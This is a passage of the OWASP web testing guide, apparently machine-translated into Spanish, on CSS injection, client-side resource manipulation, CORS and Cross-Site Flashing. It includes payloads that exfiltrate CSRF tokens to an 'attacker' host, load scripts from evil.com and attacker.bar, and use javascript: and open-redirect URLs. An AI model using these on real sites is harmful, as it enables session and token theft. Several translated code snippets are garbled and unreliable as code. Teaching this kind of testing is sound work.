#### Pruebas de inyección de CSS (OTG-CLIENT-005)

##### Resumen

Una vulnerabilidad de inyección de CSS implica la capacidad de injectar código CSS arbitrario en el contexto de un sitio web confiable, y esto se representará dentro del navegador de la víctima. El impacto de dicha vulnerabilidad puede variar según la carga útil CSS proporcionada: podría conducir a Cross-Site Scripting en circunstancias particulares, a la exfiltración de datos en el sentido de extraer datos confidenciales o a modificaciones de la interfaz de usuario.

##### Cómo probar

Esta vulnerabilidad ocurre cuando la aplicación permite proporcionar CSS generado por el usuario o es posible interferir de alguna manera con las hojas de estilo legítimas. Inyectar código en el contexto CSS le da al atacante la posibilidad de ejecutar JavaScript en determinadas condiciones, así como extraer valores sensibles a través de selectores CSS y funciones capaces de generar solicitudes HTTP. En realidad, dar a los usuarios la posibilidad de personalizar sus propias páginas personales mediante el uso de archivos CSS personalizados supone un riesgo considerable y definitivamente debe evitarse.

El siguiente código JavaScript muestra un posible script vulnerable en el que el atacante es capaz de controlar el "location.hash" (fuente) que llega a la función "cssText" (sink). Este caso particular puede llevar a DOMXSS en versiones anteriores del navegador, como

Ópera, Internet Explorer y Firefox; como referencia, consulte DOM XSS Wiki, sección "Disipadores de estilo".

```
Haz clic en mí

<script> if
(location.hash.slice(1))
{ document.getElementById("a1").style.cssText = "color:
" ubicación.hash.

rebana(1); } </script>
```

Especificamente, el atacante podría apuntar a la víctima pidiéndole que visite las siguientes URL:

- [www.victim.com/#red;-o-link:'javascript:alert\(1\)';-o-link-source:current; \(Ópera \[8,12\]\)](#)
- [www.victim.com/#red;:-expression\(alert\(URL=1\)\); \(IE 7/8\)](#)

La misma vulnerabilidad puede aparecer en el caso del XSS reflejado clásico en el que, por ejemplo, el código PHP se parece al siguiente:

bajando:

```
<estilo>
p
{ color: <?php echo $_GET['color']; ?>;
alineación de texto:
centro; } </estilo>
```

Escenarios de ataque mucho más interesantes implican la posibilidad de extraer datos mediante la adopción de reglas CSS puras. Dichos ataques se pueden realizar a través de selectores de CSS y llevar, por ejemplo, a capturar tokens anti-CSRF, de la siguiente manera. En particular, `input[nombre=csrf_token][valor^=a]` representa un elemento con el atributo "nombre" establecido "csrf\_token" y cuyo atributo "valor-ue" comienza con "a". Al detectar la longitud del atributo "valor", es posible realizar un ataque de fuerza bruta contra él y enviar su valor al dominio del atacante.

```
<estilo>
entrada[nombre=csrf_token][valor^=a] { imagen
de fondo: url(http://attacker/log?a); } </estilo>
```

Se ha demostrado que son factibles ataques mucho más modernos que involucran una combinación de SVG, CSS y HTML5, por lo que recomendamos consultar la sección de Referencias para obtener más detalles.

##### Pruebas de caja negra

Nos referimos a pruebas del lado del cliente, por lo que no se suelen realizar pruebas de caja negra ya que el acceso al código fuente siempre está disponible ya que es necesario enviarlo al cliente para su ejecución. Sin embargo, puede suceder que al usuario se le dé un cierto grado de libertad en cuanto a posibilidades de proporcionar código HTML; en ese caso, es necesario comprobar si no es posible realizar inyecciones de CSS: etiquetas como "enlace" y "estilo" tampoco deberían permitirse.

## Pruebas de penetración de aplicaciones web

como atributos "estilo".

## Prueba de caja gris

## Pruebas de vulnerabilidades de inyección de CSS:

Es necesario realizar pruebas manuales y analizar el código JavaScript para comprender si los atacantes pueden injectar su propio contenido en el contexto CSS. En particular, deberíamos estar interesados en cómo el sitio web devuelve reglas CSS en función de las entradas.

El siguiente es un ejemplo básico:

```
Haz clic en mí
Hola
<script> $
 ("a").click(function(){ $
 ("b").attr("estilo","color: " + ubicación.hash.slice(1)); });
</script>
```

El código anterior contiene una fuente "ubicación.hash" que está troleado por el atacante que puede injectar directamente en el atributo "estilo" de un elemento HTML. Como se mencionó anteriormente, esto puede conducir a resultados diferentes según el navegador adoptado y la carga útil suministrada.

Se recomienda que los evaluadores utilicen la función jQuery css(propiedad, valor) en las siguientes circunstancias, ya que esto no permitiría inyecciones dañinas. En general, recomendamos utilizar siempre una lista blanca de caracteres permitidos cada vez que la entrada se refleje en el contexto CSS.

```
Haz clic en mí
Hola
<script> $
 ("a").click(function(){ $
 ("b").css("color",ubicación.hash.slice(1)); });
</script>
```

## Referencias

## Recursos OWASP

- [Hoja de trucos de prevención XSS basada en DOM](#)
- [Wiki DOMXSS: https://code.google.com/p/domxsswiki/wiki/Texto\\_CSS](#)

## Presentaciones

- Identificación y explotación de DOM XSS, Stefano Di Paola [http://dominator.googlecode.com/files/DOMXss\\_Identificación\\_y\\_explotación.pdf](#)
- ¡Tienes tu nariz! Cómo robar sus valiosos datos sin Usando guiones, Mario Heiderich - [http://www.youtube.com/watch?v=FIQvAaZj\\_HA](#)
- Sin pasar por la política de seguridad de contenido, Alex Kouzemtchenko [http://ruxcon.org.au/assets/slides/CSP-kuza55.pptx](#)

## Prueba de conceptos

- "Descifrador" de contraseñas mediante CSS y HTML5: <http://html5sec.org/invalid/?length=25>
- Lectura de atributos CSS: <http://eaea.sirdarckcat.net/cssar/v2/>

## Pruebas para la manipulación de recursos del lado del cliente (OTG-CLIENT-006)

## Resumen

Una vulnerabilidad de manipulación de recursos del lado del cliente es una falla de validación de entrada que ocurre cuando una aplicación acepta una entrada controlada por el usuario que especifica la ruta de un recurso (por ejemplo, la fuente de un iframe, js, applet o el controlador de un XML). LHttpRequest. En concreto, dicha vulnerabilidad consiste en la capacidad de controlar las URL que enlazan con algunos recursos presentes en una página web. El impacto puede variar según el tipo de elemento cuya URL controla el atacante y, por lo general, se adopta para realizar ataques de secuencias de comandos entre sitios.

## Cómo probar

Esta vulnerabilidad se produce cuando la aplicación emplea URL controladas por el usuario para hacer referencia a recursos externos/internos. En estas circunstancias, es posible interferir con el comportamiento esperado de la aplicación en el sentido de hacer que cargue y muestre objetos maliciosos.

El siguiente código JavaScript muestra un posible script vulnerable en el que el atacante es capaz de controlar el "location.hash" (fuente) que llega al atributo "src" de un elemento del script.

Esto obviamente conduce a XSS ya que un JavaScript externo podría inyectarse fácilmente en el sitio web confiable.

```
<script>
var d=document.createElement("script");
if(ubicación.hash.slice(1))
 d.src = ubicación.hash.slice(1);
document.body.appendChild(d); </script>
```

Especificamente, el atacante podría apuntar a la víctima pidiéndole que visite la siguiente URL:

[www.victim.com/#http://evil.com/js.js](http://www.victim.com/#http://evil.com/js.js)

Donde js.js contiene:

`alerta (documento.cookie)`

El control de las fuentes de los scripts es un ejemplo básico, ya que pueden darse otros casos interesantes y más sutiles. Un escenario generalizado implica la posibilidad de controlar la URL llamada en una solicitud CORS; Dado que CORS permite que el dominio solicitante acceda al recurso de destino a través de un enfoque basado en encabezados, entonces el atacante puede solicitar a la página de destino que cargue contenido malicioso cargado en su propio sitio web.

Consulte el siguiente código vulnerable:

```
<b id="p">
```

```
<script>
función createCORSRequest(método, url) { var xhr =
new XMLHttpRequest(); xhr.open(método,
url, verdadero);
xhr.onreadystatechange = function () { if
(this.status == 200 && this.readyState == 4)
{ document.getElementById('p').innerHTML = this.responseText; } };
devolver

xhr; }
```

```
var xhr = createCORSRequest('GET', ubicación.hash.slice(1));
xhr.send(nulo); </
script>
```

El atacante controla el "location.hash" y se utiliza para solicitar un recurso externo, que se reflejará a través de la construcción "innerHTML". Básicamente, el atacante podría pedirle a la víctima que visite la siguiente URL y, al mismo tiempo, podría crear el controlador de carga útil.

URL de explotación: [www.victim.com/#http://evil.com/html.html](http://www.victim.com/#http://evil.com/html.html)

```
http://evil.com/html.html

<?php
header('Acceso-Control-Allow-Origin: http://www.victim.
com');
?>
<script>alerta(document.cookie);</script>
```

#### Pruebas de caja negra

Las pruebas de caja negra para la manipulación de recursos del lado del cliente generalmente no se realizan ya que el acceso al código fuente siempre está disponible, ya que debe enviarse al cliente para su ejecución.

#### Prueba de caja gris

Pruebas de vulnerabilidades de manipulación de recursos del lado del cliente: Para comprobar manualmente este tipo de vulnerabilidad tenemos que identificar si la aplicación emplea entradas sin validarlas correctamente; estos están bajo el control del usuario, que podría especificar la URL de algunos recursos. Dado que hay muchos recursos que podrían incluirse en la aplicación (por ejemplo, imágenes, videos, objetos, CSS, marcos, etc.), se deben investigar los scripts del lado del cliente que manejan las URL asociadas para detectar posibles problemas.

La siguiente tabla muestra los posibles puntos de inyección (sumidero) que se deben comprobar:

| Recurso        | Etiqueta/Método                     | Hundir   |
|----------------|-------------------------------------|----------|
| Marco          | marco flotante                      | src      |
| Enlace         | a                                   | href     |
| Solicitud AJAX | xhr.open(método, [url], verdadero); | URL href |
| CSS            | enlace                              |          |

|         |                 |           |
|---------|-----------------|-----------|
| Recurso | Etiqueta/Método | Hundir    |
| Imagen  | secuencia       |           |
| Objeto  | de comandos     | src       |
| Guion   | de objeto img   | datos src |

Los más interesantes son aquellos que permiten a un atacante incluir código del lado del cliente (por ejemplo JavaScript) ya que podría provocar vulnerabilidades XSS.

Al intentar comprobar este tipo de problemas, tenga en cuenta que algunos navegadores tratan de forma diferente algunos caracteres. Además, considere siempre la posibilidad de probar variantes de URL absolutas como se describe aquí: <http://kotowicz.net/absolute/>

#### Herramientas

- DOMinador - <https://dominator.mindedsecurity.com/>

#### Referencias

##### Recursos OWASP

- [Hoja de trucos de prevención XSS basada en DOM](#)
- [DOMXSS.com - http://www.domxss.com](http://www.domxss.com)
- Caso de prueba DOMXSS: [http://www.domxss.com/domxss/01\\_Basics/\\_04\\_script\\_src.html](http://www.domxss.com/domxss/01_Basics/_04_script_src.html)

#### Libros blancos

- Wiki DOM XSS: <https://code.google.com/p/domxsswiki/wiki/UbicaciónFuentes>
- Krzysztof Kotowicz: "¿Local o externo? Formatos de URL extraños sueltos" - <http://kotowicz.net/absolute/>

Pruebe el intercambio de recursos entre orígenes (OTG-CLIENT-007)

#### Resumen

Cross Origin Resource Sharing o CORS es un mecanismo que permite a un navegador web realizar solicitudes "entre dominios" utilizando la API XMLHttpRequest L2 de forma controlada. En el pasado, la API XMLHttpRequest L1 solo permitía enviar solicitudes dentro del mismo origen, ya que estaba restringida por la misma política de origen.

Las solicitudes de origen cruzado tienen un encabezado de origen que identifica el dominio que inicia la solicitud y siempre se envía al servidor.

CORS define el protocolo que se utilizará entre un navegador web y un servidor para determinar si se permite una solicitud de origen cruzado.

Para lograr este objetivo, hay algunos encabezados HTTP involucrados en este proceso, que son compatibles con todos los navegadores principales y que cubriremos a continuación, incluidos: Origen, Método de solicitud de control de acceso, Método de solicitud de control de acceso. Encabezados de solicitud, Control-de-acceso-Permitir-Origen, Control-de-acceso-Permitir-Credenciales, Control-de-acceso-Permitir-Métodos, Control-de-acceso-Permitir-Cabezas.

La especificación CORS exige que para solicitudes no simples, como solicitudes distintas de GET o POST o solicitudes que utilizan credenciales, se debe enviar una solicitud de OPCIONES previa al vuelo con anticipación para verificar si el tipo de solicitud tendrá un impacto negativo en los datos. La solicitud previa al vuelo verifica los métodos, los encabezados permitidos por el servidor y, si las credenciales están permitidas, según el resultado de la solicitud de OPCIONES, el navegador decide si la solicitud está permitida o no.

## Pruebas de penetración de aplicaciones web

**Cómo probar****Origen y control de acceso-Permitir-Origen**

El navegador siempre envía el encabezado Origin en una solicitud CORS e indica el origen de la solicitud. El encabezado Origin no se puede cambiar desde JavaScript; sin embargo, confiar en este encabezado para las comprobaciones de control de acceso no es una buena idea, ya que puede ser falsificado fuera del navegador, por lo que aún debe verificar que se utilicen protocolos a nivel de aplicación para proteger datos sensibles.

Access-Control-Allow-Origin es un encabezado de respuesta utilizado por un servidor para indicar qué dominios pueden leer el resultado. Según la especificación CORS W3C, corresponde al cliente determinar y hacer cumplir la restricción de si el cliente tiene acceso a los datos de respuesta basados en este encabezado.

Desde la perspectiva de las pruebas de penetración, debe buscar configuraciones no seguras como, por ejemplo, usar un comodín '\*' como valor del encabezado Access-Control-Allow-Origin que significa que todos los dominios están permitidos. Otro ejemplo inseguro es cuando el servidor devuelve el encabezado de Origen sin ninguna verificación adicional, lo que puede conducir al acceso a datos confidenciales. Tenga en cuenta que esta configuración es muy insegura y no es aceptable en términos generales, excepto en el caso de una API pública a la que todos puedan acceder.

todos.

**Método de solicitud de control de acceso y método de control de acceso bajo**

El encabezado Access-Control-Request-Method se utiliza cuando un navegador realiza una solicitud de OPCIONES de verificación previa y permite que el cliente indique el método de solicitud de la solicitud final. Por otro lado, Access-Control-Allow-Method es un encabezado de respuesta utilizado por el servidor para describir los métodos que los clientes pueden utilizar.

**Encabezados de solicitud de control de acceso y encabezados bajos de control de acceso**

Estos dos encabezados se utilizan entre el navegador y el servidor, para determinar qué encabezados se pueden utilizar para realizar una solicitud de origen cruzado.

**Control-de-acceso-permitir-creenciales**

Este encabezado, como parte de una solicitud de verificación previa, indica que la solicitud final puede incluir credenciales de usuario.

**Validación de entrada**

XMLHttpRequest L2 (o XHR L2) introduce la posibilidad de crear una solicitud entre dominios utilizando la API XHR para compatibilidad con versiones anteriores. Esto puede introducir vulnerabilidades de seguridad que en XHR L1 no estaban presentes. Los puntos interesantes del código a explotar serían las URL que se pasan a XMLHttpRequest sin validación, especialmente si se permiten URL absolutas porque eso podría conducir a la inyección de código. Del mismo modo, otra parte de la aplicación que se puede explotar es si los datos de respuesta no se escapan y podemos controlarlos proporcionando información proporcionada por el usuario.

**Otros encabezados**

Hay otros encabezados involucrados, como Access-Control-Max-Age, que determina el tiempo que una solicitud de verificación previa se puede almacenar en caché en el navegador, o Access-Control-Expose-Headers, que indica qué encabezados son seguros para exponer a la API de una API CORS. especificación, ambos son encabezados de respuesta especificados en el documento CORS W3C.

**Pruebas de caja negra**

Las pruebas de caja negra para encontrar problemas relacionados con el intercambio de recursos entre orígenes generalmente no se realizan ya que el acceso al código fuente siempre está disponible, ya que debe enviarse al cliente para su ejecución.

**Prueba de caja gris****Verifique los encabezados HTTP para comprender cómo es CORS**

utilizado, en particular deberíamos estar muy interesados en el encabezado Origin para saber qué dominios están permitidos. Además, es necesaria una inspección manual de JavaScript para determinar si el código es vulnerable a la inyección de código debido a un manejo inadecuado de la entrada proporcionada por el usuario. A continuación se muestran algunos ejemplos:

Ejemplo 1: respuesta insegura con comodín trol-Allow-Origin: '\*' en Access-Con-

Solicitud (tenga en cuenta el encabezado 'Origen' :)

OBTENER http://attacker.bar/test.php HTTP/1.1

Anfitrión: atacante.bar

Agente de usuario: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:24.0)

Gecko/20100101 Firefox/24.0

Aceptar: texto/html, aplicación/xhtml+xml, aplicación/xml;q=0.9, \*/\*;q=0.8

Idioma aceptado: en-US,en;q=0.5

Referencia: http://example.foo/CORSexample1.html

Origen: http://ejemplo.foo

Conexión: mantener vivo

Respuesta (tenga en cuenta el encabezado 'Access-Control-Allow-Origin' :)

HTTP/1.1 200 correcto

Fecha: lunes 7 de octubre de 2013 18:57:53 GMT

Servidor: Apache/2.2.22 (Debian)

X-Desarrollado por: PHP/5.4.4-14+deb7u3

Control-de-acceso-permitir-origen: \*

Longitud del contenido: 4

Mantener vivo: tiempo de espera = 15, máximo = 99

Conexión: Mantener vivo

Tipo de contenido: aplicación/xml

[Cuerpo de la respuesta]

Ejemplo 2: problema de validación de entrada, XSS con CORS:

Este código realiza una solicitud al recurso pasado después del carácter # en la URL, utilizado inicialmente para obtener recursos en la misma servidor.

Código vulnerable:

<guion>

var req = nuevo XMLHttpRequest();

req.onreadystatechange = función() {

```

if(req.readyState==4 && req.status==200) {
 document.getElementById("div1").innerHTML=req.responseText;
}

var recurso = ubicación.hash.substring(1);
req.open("OBTENER",recurso,verdadero);

solicitar.enviar(); </script>

<cuerpo>
<div id="div1"></div>
</cuerpo>

```

Por ejemplo, una solicitud como esta mostrará el contenido del archivo perfil.php:

<http://ejemplo.foo/main.php#profile.php>

Solicitud y respuesta generada por esta URL:

```

OBTENER http://example.foo/profile.php HTTP/1.1 Host:
example.foo User-
Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:24.0) Gecko/
20100101 Firefox/24.0 Aceptar: texto/
html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Idioma
aceptado: en-
US,en;q=0.5 Referencia: http://example.foo/
main. Conexión php: mantener vivo

```

HTTP/1.1 200 OK

Fecha: lunes, 7 de octubre de 2013 18:20:48 GMT

Servidor: Apache/2.2.16 (Debian)

X-Powered-By: PHP/5.3.3-7+squeeze17 Variar:

Aceptar-Codificar Longitud

del contenido: 25

Mantener vivo: tiempo de espera = 15,

máximo = 99 Conexión:

Mantener vivo Tipo de contenido: texto/html

[Cuerpo de la respuesta]

Ahora, como no hay validación de URL, podemos injectar un script remoto, que será injectado y ejecutado en el contexto del ejemplo. dominio foo, con una URL como esta:

<http://example.foo/main.php#http://attacker.bar/file.php>

Solicitud y respuesta generada por esta URL:

```

OBTENER http://attacker.bar/file.php HTTP/1.1
Host: atacante.bar
Agente de usuario: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:24.0)
Gecko/20100101 Firefox/24.0 Aceptar: text/
html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 Idioma
aceptado: en-
US,en;q=0.5 Referencia: http://example.foo/
main.php Origen: http://example.foo Conexión:
keep-alive

```

HTTP/1.1 200 correcto

Fecha: lunes, 7 de octubre de 2013 19:00:32 GMT

Servidor: Apache/2.2.22 (Debian)

X-Powered-By: PHP/5.4.4-14+deb7u3 Control de

acceso-Permitir-Origen: \* Variar:

Aceptar-Codificación Longitud


del contenido: 92

Mantener vivo: tiempo de espera = 15,

máximo = 100 Conexión:

Mantener vivo Tipo de contenido: texto/html

Contenido injectado desde attacker.bar 



[Herramientas • OWASP Zed Attack Proxy \(ZAP\) - https://www.owasp.org/index.php/OWASP\\_Zed\\_Attack\\_Proxy\\_Project](https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project)

ZAP es una herramienta de prueba de penetración integrada fácil de usar para encontrar vulnerabilidades en aplicaciones web. Está diseñado para ser utilizado por personas con una amplia gama de experiencia en seguridad y, como tal, es ideal para desarrolladores y evaluadores funcionales que son nuevos en las pruebas de penetración. ZAP proporciona escáneres automatizados, así como un conjunto de herramientas que le permiten encontrar vulnerabilidades de seguridad manualmente.

## Referencias

### Recursos OWASP

- Hoja de referencia de seguridad HTML5 de OWASP: [https://www.owasp.org/index.php/HTML5\\_Security\\_Cheat\\_Sheet](https://www.owasp.org/index.php/HTML5_Security_Cheat_Sheet)

## Documentos

### técnicos • W3C - CORS Especificación W3C: <http://www.w3.org/TR/cors/>

## Prueba de flasheo entre sitios (OTG-CLIENT-008)

### Resumen

ActionScript es el lenguaje, basado en ECMAScript, utilizado por las aplicaciones Flash cuando se trata de necesidades interactivas. Hay tres versiones del lenguaje ActionScript. ActionScript 1.0 y Action-Script 2.0 son muy similares, siendo ActionScript 2.0 una extensión de ActionScript 1.0. ActionScript 3.0, introducido con Flash Player 9, es una reescritura del lenguaje para admitir el diseño orientado a objetos.

ActionScript, como cualquier otro lenguaje, tiene algunos patrones de implementación que podrían generar problemas de seguridad. En particular, dado que las aplicaciones Flash a menudo están integradas en los navegadores, vulnerabilidades como Cross-Site Scripting (XSS) basado en DOM podrían estar presentes en aplicaciones Flash defectuosas.

### Cómo probar

Desde la primera publicación de "Pruebas de aplicaciones Flash" [1], se lanzaron nuevas versiones de Flash Player para mitigar algunos de los ataques que se describirán. Sin embargo, algunos problemas siguen siendo explotables porque son el resultado de prácticas de programación inseguras.

### Descompilación

Dado que los archivos SWF son interpretados por una máquina virtual integrada en el propio reproductor, potencialmente pueden descompilarse y analizarse. El descompilador ActionScript 2.0 más conocido y gratuito es Flare.

Para descompilar un archivo SWF con flare simplemente escriba:

```
$ llamarada hola.swf
```

dará como resultado un nuevo archivo llamado hello.fir.

La descompilación ayuda a los evaluadores porque permite pruebas asistidas por el código fuente o de caja blanca de las aplicaciones Flash. La herramienta SWFScan gratuita de HP puede descompilar tanto ActionScript 2.0 como ActionScript 3.0. SWFScan

El Proyecto de seguridad Flash de OWASP mantiene una lista de desensambladores, descompiladores y otras herramientas de prueba relacionadas con Adobe Flash actuales.

### Variables no definidas FlashVars

FlashVars son las variables que el desarrollador de SWF planeó recibir de la página web. Las FlashVars generalmente se pasan desde la etiqueta Objeto o Incrustar dentro del HTML. Por ejemplo:

```
<objeto ancho="550" alto="400" classid="clsid:D27CDB6E
-AE6D-11cf-96B8-444553540000"
codebase="http://download.macromedia.com/pub/shock-wave/cabs/flash/
swflash.cab#version=9,0,124,0">
<nombre del parámetro="película" valor="algún nombre de archivo.swf">
<param nombre="FlashVars" valor="var1=val1&var2=val2">
<embed src="algún nombre de archivo.swf" ancho="550"
alto="400" FlashVars="var1=val1&var2=val2">
</embed>
</objeto>
```

FlashVars también se puede inicializar desde la URL:

```
http://www.example.org/somefilename.swf?var1=val1&
var2=val2
```

En ActionScript 3.0, un desarrollador debe asignar explícitamente los valores FlashVar a las variables locales. Normalmente, esto se ve así:

```
var paramObj:Objeto = LoaderInfo(this.root.loaderInfo).
parámetros;
var var1:Cadena = Cadena(paramObj["var1"]);
var var2:Cadena = Cadena(paramObj["var2"]);
```

En ActionScript 2.0, se supone que cualquier variable global no inicializada es FlashVar. Las variables globales son aquellas variables que van precedidas de \_root, \_global o \_level0. Esto significa que si un atributo como:

```
_root.varname
```

no está definido en todo el flujo de código, podría sobrescribirse configurando

```
http://víctima/archivo.swf?varname=valor
```

Independientemente de si se trata de ActionScript 2.0 o Action-Script 3.0, FlashVars puede ser un vector de ataque. Veamos algunos códigos de ActionScript 2.0 que son vulnerables:

Ejemplo:

```
movieClip 328 __Packages.Locale {

 #initclip
 si (_global.Locale) {
 var v1 = función (on_load) {
 var v5 = nuevo XML();
 var v6 = esto;
 v5.onLoad = función (éxito) {
 si (éxito) {
 trace('Configuración regional cargada xml');
 var v3 = this.xliff.file.body.$trans_unit;
 var v2 = 0;
 mientras (v2 < v3.longitud) {
 Locale.strings[v3[v2]_resname] = v3[v2].source.__
texto;
 ++v2;
 }
 on_load();
 } demás {
 };
 si (_root.language! = indefinido) {
 Locale.DEFAULT_LANG = _root.language;
 }
 }
 }
 }
}
```

```
v5.load(Locale.DEFAULT_LANG + '/player_'
 Configuración regional.DEFAULT_LANG + '.xml');
};
```

El código anterior podría atacarse solicitando:

```
http://victim/file.swf?language=http://evil.example.org/malicious.xml?
```

#### Métodos inseguros

Cuando se identifica un punto de entrada, los datos que representa podrían utilizarse mediante métodos inseguros. Si los datos no se filtran/validan utilizando la expresión regular correcta, podría generar algún problema de seguridad.

Los métodos inseguros desde la versión r47 son:

```
cargarVariables()
cargarpelícula()
obtenerURL()
cargarpelícula()
cargarNumPelícula()
FScrollPane.loadScrollContent()
LoadVars.cargar
LoadVars.enviar
XML.load ('url')
LoadVars.cargar ('url')
Sound.loadSound('url', isStreaming);
NetStream.play('url');

flash.external.ExternalInterface.call(_root.callback)

htmlTexto
```

#### La prueba

Para aprovechar una vulnerabilidad, el archivo swf debe alojarse en el host de la víctima y se deben utilizar las técnicas de XSS reflejado.

Esto obliga al navegador a cargar un archivo swf puro directamente en la barra de ubicación (mediante redirección o ingeniería social) o cargándolo a través de un iframe desde una página malvada:

```
<iframe src='http://victim/path/to/file.swf'></iframe>
```

Esto se debe a que, en esta situación, el navegador generará automáticamente una página HTML como si estuviera alojada en el host de la víctima.

#### XSS

Obtener URL (AS2) / Navegar a URL (AS3):

La función GetURL en ActionScript 2.0 y NavigateToURL en ActionScript 3.0 permiten que la película cargue un URI en la ventana del navegador.

Entonces, si se usa una variable indefinida como primer argumento para getURL:

```
getURL(_root.URI,'_targetFrame');
```

O si se utiliza una FlashVar como parámetro que se pasa a un navegador

#### Función teToURL:

```
solicitud var: URLRequest = nueva URLRequest (FlashVarSup-pliedURL);
navegar a
URL (solicitud);
```

Entonces esto significará que es posible llamar a JavaScript en el mismo dominio donde está alojada la película solicitando:

```
http://victim/file.swf?URI=javascript:evilcode

getURL('javascript:evilcode','_self');
```

Lo mismo cuando solo se controla una parte de getURL:

```
Inyección Dom con inyección Flash JavaScript

getUrl('javascript:función('+_root.arg+')
```

#### como función:

Puede utilizar el protocolo especial asfunction para hacer que el vínculo ejecute una función ActionScript en un archivo SWF en lugar de abrir una URL. Hasta el lanzamiento de Flash Player 9 r48, se podía utilizar una función en todos los métodos que tuvieran una URL como argumento. Despues de esa versión, se restringió el uso de la función dentro de un campo de texto HTML.

Esto significa que un evaluador podría intentar inyectar:

```
comofunción:getURL(javascript:código malvado)
```

en todos los métodos inseguros como:

```
cargarpelícula(_root.URL)
```

#### solicitando:

```
http://victim/file.swf?URL=asfunction:getURL,javascript:evil-code
```

#### Interfaz externa:

ExternalInterface.call es un método estático introducido por Adobe para mejorar la interacción reproductor/navegador tanto para ActionScript 2.0 como para ActionScript 3.0.

Desde el punto de vista de la seguridad, se podría abusar de él cuando parte de su argumento pudiera controlarse:

```
flash.external.ExternalInterface.call(_root.callback);
```

El patrón de ataque para este tipo de falla debería ser algo como el siguiente:

```
evaluar (código malvado)
```

## Pruebas de penetración de aplicaciones web

ya que el JavaScript interno que ejecuta el navegador será algo similar a:

```
eval('try { __flash__toXML('+__root.callback+'); } catch (e) { "<indefinido/>"; }')
```

## Inyección HTML

Los objetos TextField pueden representar HTML mínimo configurando:

```
tf.html = verdadero
tf.htmlText = '<etiqueta>texto</etiqueta>'
```

Entonces, si el evaluador pudiera controlar alguna parte del texto, se podría injectar una etiqueta A o una etiqueta IMG, lo que resultaría en la modificación de la GUI o XSS del navegador.

Algunos ejemplos de ataques con A Tag:

- XSS directo: <a href='javascript:alert(123)'>

- Llamar a una función: <a href='asfunction:function,arg'>

- Llamar a funciones públicas de SWF:

```

```

- Llamar estática nativa como función:

También se podría utilizar la etiqueta IMG:

```

 (el archivo .swf es necesario para
evitar el filtro interno del reproductor Flash)
```

Nota: desde el lanzamiento de Flash Player 9.0.124.0 de Flash Player XSS ya no se puede explotar, pero aún se pueden realizar modificaciones en la GUI.

## Flasheo entre sitios

Cross-Site Flashing (XSF) es una vulnerabilidad que tiene un impacto similar al XSS.

XSF ocurre cuando proviene de diferentes dominios:

- Una película carga otra película con funciones loadMovie\* o otros hacks y tiene acceso al mismo sandbox o parte de él
- XSF también podría ocurrir cuando una página HTML usa JavaScript para ordenar una película de Adobe Flash, por ejemplo, llamando a:
- GetVariable: acceso a objetos públicos y estáticos flash desde JavaScript como una cadena.
- SetVariable: establece un objeto flash estático o público en un nuevo valor de cadena desde JavaScript.
- Una comunicación inesperada entre el navegador y el SWF podría provocar el robo de datos de la aplicación SWF.

Podría realizarse forzando a un SWF defectuoso a cargar un archivo flash externo maligno. Este ataque podría resultar en XSS o en el mod-

ificación de la GUI para engañar a un usuario para que inserte credenciales en un formulario flash falso. XSF podría usarse en presencia de inyección HTML Flash o archivos SWF externos cuando se utilizan los métodos loadMovie\*.

## Abrir redireccionadores

Los SWF tienen la capacidad de navegar por el navegador. Si el SWF toma el destino como FlashVar, entonces el SWF se puede utilizar como redireccionador abierto. Un redireccionador abierto es cualquier pieza de funcionalidad de un sitio web confiable que un atacante puede utilizar para redirigir al usuario final a un sitio web malicioso. Se utilizan con frecuencia en ataques de phishing. De manera similar a las secuencias de comandos entre sitios, el ataque implica que un usuario haga clic en un enlace malicioso.

En el caso de Flash, la URL maliciosa podría verse así:

```
http://trusted.example.org/trusted.swf?getURLValue=http://
www.evil-spoofing-website.org/phishEndUsers.html
```

En el ejemplo anterior, un usuario final podría ver que la URL comienza con su sitio web de confianza favorito y hacer clic en él. El enlace sería cargue el SWF confiable que toma getURLValue y lo proporciona a una llamada de navegación del navegador ActionScript:

```
getURL(_root.getURLValue,"_self");
```

Esto llevaría el navegador a la URL maliciosa proporcionada por el atacante. En este punto, el phisher ha logrado aprovechar la confianza que el usuario tiene en Trusted.example.org para engañarlo y acceder a su sitio web malicioso. Desde allí, podrían lanzar un día 0, realizar una suplantación del sitio web original o cualquier otro tipo de ataque. Los SWF pueden actuar involuntariamente como redireccionadores abiertos en el sitio web.

Los desarrolladores deben evitar tomar URL completas como FlashVars. Si solo planean navegar dentro de su propio sitio web, entonces deben usar URL relativas o verificar que la URL comience con un dominio y protocolo confiable.

## Ataques y versión de Flash Player

Desde mayo de 2007, Adobe ha lanzado tres nuevas versiones de Flash Player. Cada nueva versión restringe algunos de los ataques descritos anteriormente.

| Ataque              | como función | Interfaz externa | Obtener URL | Inyección HTML |
|---------------------|--------------|------------------|-------------|----------------|
| Versión del jugador |              |                  |             |                |
| v9.0 r47/48         | Sí           | Sí               | Sí          | Sí             |
| v9.0 r115           | No           | Sí               | Sí          | Sí             |
| v9.0 r124           | No           | Sí               | Sí          | Parcialmente   |

## Resultado esperado:

Cross-Site Scripting y Cross-Site Flashing son los resultados esperados en un archivo SWF defectuoso.

## Herramientas

- Investigador de Adobe SWF: <http://labs.adobe.com/technologies/swfinvestigator/>
- SWFScan: <http://h30499.www3.hp.com/t5/Following>

[the-Wh1t3-Rabbit/SWFScan-FREE-Flash-decompiler/ba-p/5440167](http://the-Wh1t3-Rabbit/SWFScan-FREE-Flash-decompiler/ba-p/5440167)

- SWFIntruder: <https://www.owasp.org/index.php/Categoría:SWFIntruder>
- Descompilador – Flare: <http://www.nowrap.de/flare.html>
- Compilador – MTASC: <http://www.mtasc.org/>
- Desensamblador – Flasm: <http://flasm.sourceforge.net/>
